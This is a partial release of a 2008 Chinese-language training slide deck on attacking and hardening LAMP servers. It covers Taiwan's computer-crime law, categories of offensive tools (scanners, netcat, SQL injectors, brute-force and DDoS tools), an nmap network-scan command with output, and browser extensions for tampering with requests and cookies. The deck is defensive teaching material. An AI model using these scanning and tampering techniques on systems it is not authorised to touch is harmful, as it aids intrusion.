

# LAMP 之攻防演練 及安全強化實作 <部份釋出版Slide>

OuTian < [outian@chroot.org](mailto:outian@chroot.org) >

2008/08/16

# 大綱

- 前言
- 行前準備
- Useful Tools
- 入侵過程
- 網頁攻擊手法剖析
- 防禦工事建置
- Resources
- Lab



# 前言

# 前言

- 關於我
- 聲明
- 妨害電腦使用罪
- 關於本議程
- Trade-Off
- 防禦的訣竅
- 迷思

# 聲明

- 以下課程內容，僅用於瞭解攻擊手法以利進行防禦部署，若有任何學員以之進行非法活動，一切行為與本人及主辦單位無關，由學員自行負責。
- 由於牽涉許多攻擊手法及商業考量，本投影片將僅部份公開，尚請大家見諒！


# 刑法 第三十六章 妨害電腦使用罪

- 第 358 條 – 入侵電腦或其相關設備罪
- 第 359 條 – 破壞電磁紀錄罪
- 第 360 條 – 干擾電腦或其相關設備罪
- 第 361 條 – 對公務機關，加重其刑至1/2
- 第 362 條 – 製作犯罪電腦程式罪
- 第 363 條 – 358 ~ 360 須告訴乃論

# 關於本議程

- LAMP 之攻防演練及安全強化實作
  - ◆ L = Linux
  - ◆ A = Apache
  - ◆ M = MySQL
  - ◆ P = PHP
- 觀念用樣適用於
  - ◆ LLMP
  - ◆ WAMP
  - ◆ FAMP
  - ◆ .....

# Trade-Off





# 防禦的訣竅

知彼知己，百戰不殆；  
不知彼而知己，一勝一負；  
不知彼，不知己，每戰必敗。

《孫子兵法·謀攻篇》




迷思



Windows 安全？

還是UNIX 安全？



# Useful Tools

# Useful Tools


- Network Scanner
- Browser Extensions
- Proxy
- Sniffer
- netcat
- SQL Injector
- Brute Force Attack
- Web Stress Test / DDOS

# Network Scanner

- 找出目標網段是否存在網頁服務
- 通常掃描80、443、8080 port
- 常用工具 –
  - ◆ NMAP
  - ◆ SuperScan
  - ◆ hping
  - ◆ PortScan Plus
  - ◆ Strobe
  - ◆ NetScan Tools Pro
  - ◆ IPScanner
  - ◆ MegaPing

# nmap

- For Windows & UNIX
- <http://nmap.org/>
- `nmap -n -p 80,443,8080 NETWORK/MASK`



```
C:\WINDOWS\system32\cmd.exe

D:\Program\Security Tools\nmap>nmap -n -sP 192.168.180.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2008-02-18 12:38 台北標準時間
Host 192.168.180.121 appears to be up.
MAC Address: 00:11:25:CE:57:5B (IBM)
Host 192.168.180.126 appears to be up.
Host 192.168.180.250 appears to be up.
MAC Address: 00:0D:54:A3:B1:C6 (3Com Europe)
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.922 seconds

D:\Program\Security Tools\nmap>
```

# Browser Extensions - IE

## ➤ TamperIE

- ◆ <http://www.bayden.com/Other/>
- ◆ 用於竄改瀏覽器送出的參數
- ◆ 可繞過 Javascript 檢測

## ➤ HTTPWatch

- ◆ <http://www.httpwatch.com/>
- ◆ 顯示 IE 的每一個Request、及Response
- ◆ 打站／除錯 兩相宜

## ➤ HTTP Analyzer

- ◆ <http://www.ieinspector.com/httpanalyzer/>
- ◆ 類似 HTTPWatch
- ◆ 其Standalone版本可處理本機所有瀏覽器





# HTTPWatch

The screenshot displays the HTTPWatch 5.1.1 application window. The top pane shows the Yahoo! Auction page in Microsoft Internet Explorer. The bottom pane shows the HTTP traffic details for the request to `http://tw.bid.yahoo.com/`.

**HTTP Traffic Table:**

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:00.000	0.610	385	68974	GET	200	text/html; chars...	http://tw.bid.yahoo.com/
00:00:00.179	0.456	308	21046	GET	200	text/css	http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/yauc_080124.css?v=08021803
00:00:00.180	0.178	294	5742	GET	200	image/gif	http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/auc_logo.gif
00:00:00.180	0.179	292	1341	GET	200	image/gif	http://tw.yimg.com/i/tw/c2c/images/label_n_escrow34_2.gif
00:00:00.305	0.210	351	2713	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/2/4/8/3/k4591211-thumb-1201405984116
00:00:00.302	0.245	355	6388	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/3/5/5/2/fu.star-1233-thumb-1203264661
00:00:00.307	0.300	350	11587	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/0/2/9/9/zx5207zx-thumb-1203269782497
00:00:00.307	0.093	290	329	GET	200	image/gif	http://tw.yimg.com/i/tw/auction/lsm_external/market.gif
00:00:00.308	0.286	358	5029	GET	200	image/jpeg	http://tw.image.bid.yahoo.com/users/0/4/5/6/nelsonlivo123-thumb-11309862

**Request Details (GET / HTTP/1.1):**

Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash  
Accept-Language: zh-tw  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4324.2400)  
Host: tw.bid.yahoo.com  
Connection: Keep-Alive

**Response Details (HTTP/1.1 200 OK):**

Date: Sun, 17 Feb 2008 19:40:12 GMT  
Set-Cookie: B=bgr9pp3rh3cs4b=3&s=f4; expires=Tue, 02-Jun-2037 20:00:00  
P3P: policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR  
Expires: Thu, 01 Jan 1970 12:34:56 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
Cache-Control: post-check=0, pre-check=0  
Pragma: no-cache  
Connection: close  
Transfer-Encoding: chunked

# Browser Extensions - Firefox

- **Tamper Data**
  - ◆ <https://addons.mozilla.org/firefox/966/>
- **Add N Edit Cookies / CookieCuller**
  - ◆ <https://addons.mozilla.org/firefox/573/>
- **Live HTTP Headers**
  - ◆ <http://livehttpheaders.mozdev.org/>
- **HttpFox**
  - ◆ <https://addons.mozilla.org/firefox/addon/6647>
- **RefControl**
  - ◆ <https://addons.mozilla.org/firefox/addon/953>
- **HackBar**
  - ◆ <https://addons.mozilla.org/firefox/addon/3899>
- **User Agent Switcher**
  - ◆ <https://addons.mozilla.org/firefox/59/>

# Tamper Data

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter  Show All

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags	EQ
3:44:32.706	31 ms	78 ms	2305	POST	200	text/html	http://192.1...	LOAD_DOCUM...	
3:44:42.799	32 ms	63 ms	1129	GET	200	text/html	http://192.1...	LOAD_DOCUM...	
3:44:44.581	31 ms	62 ms	1130	GET	200	text/html	http://192.1...	LOAD_DOCUM...	
3:44:46.143	31 ms	78 ms	2305	GET	200	text/html	http://192.1...	LOAD_DOCUM...	
3:44:46.737	31 ms								
3:44:48.143	94 ms								
3:44:48.971	16 ms								
3:44:49.987	15 ms								

Tamper Popup

http://192.168.16.1/board/

Request Header Name	Request Header Value
Host	192.168.16.1
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW
Accept	text/xml,application/xml,application/xhtml+xml,text
Accept-Language	zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding	gzip,deflate
Accept-Charset	Big5,utf-8;q=0.7,*q=0.7
Keep-Alive	300
Connection	keep-alive
Referer	http://192.168.16.1/board/
Cookie	admin=0



Post Parameter Name	Post Parameter Value
user	admin
msg	1
post	POST

Request Header Name


- Host
- User-Agent
- Accept
- Accept-Language
- Accept-Encoding
- Accept-Charset
- Keep-Alive
- Connection
- Referer
- Cookie

確定 取消

# Add N Edit Cookies



# Live HTTP Header



# HttpFox

Yahoo! 奇摩拍賣 拍賣, 包括: 精品... 會員登入 新使用者? 立即註冊 服務首頁 | 服務說明 | Yahoo! 奇摩

跑單幫注意: 進口仿冒品等同製造 公告: 輕鬆付免註冊也可付款 下標就抽捷安特摺疊腳踏車

美人館 型男館 3C館 家電館 玩FUN館 美食館 我要賣東西 我的拍賣 拍賣社區/公告 求助

關鍵字 搜尋 進階搜尋

熱門: 可刷卡 造型黑鏡框 美顏霜 潔牙骨 大方包 防水嬰用品 鋼彈戰士 露趾鞋款 小50機車

【好康募集】 安心鎖滿5次, 驚喜好禮送給您! 奧運加油! 搶標奧運紀念幣 ~悄悄刮起拍賣哈韓~

賣家推薦

- 【飛鳥遊戲】XB360人氣遊戲《
- TOSHIBA東芝10公斤洗烘烘洗衣
- \*A-SO-BI\*輕甜美人【A97844
- (8月Wii 新片) 勁爆美式足球09
- ☆ 酷炫潮流鞋坊 ☆ ~愛
- 【飛鳥遊戲】XB360人氣

更多

看 的必備小零嘴

推出時間: 中視(日)晚間 + 台TV綜合台(六)晚間

活動特輯 最新活動

國際代標代購專區

Shopping 無國界

Started	Time	Sent	Received	Method	Result	Type	URL
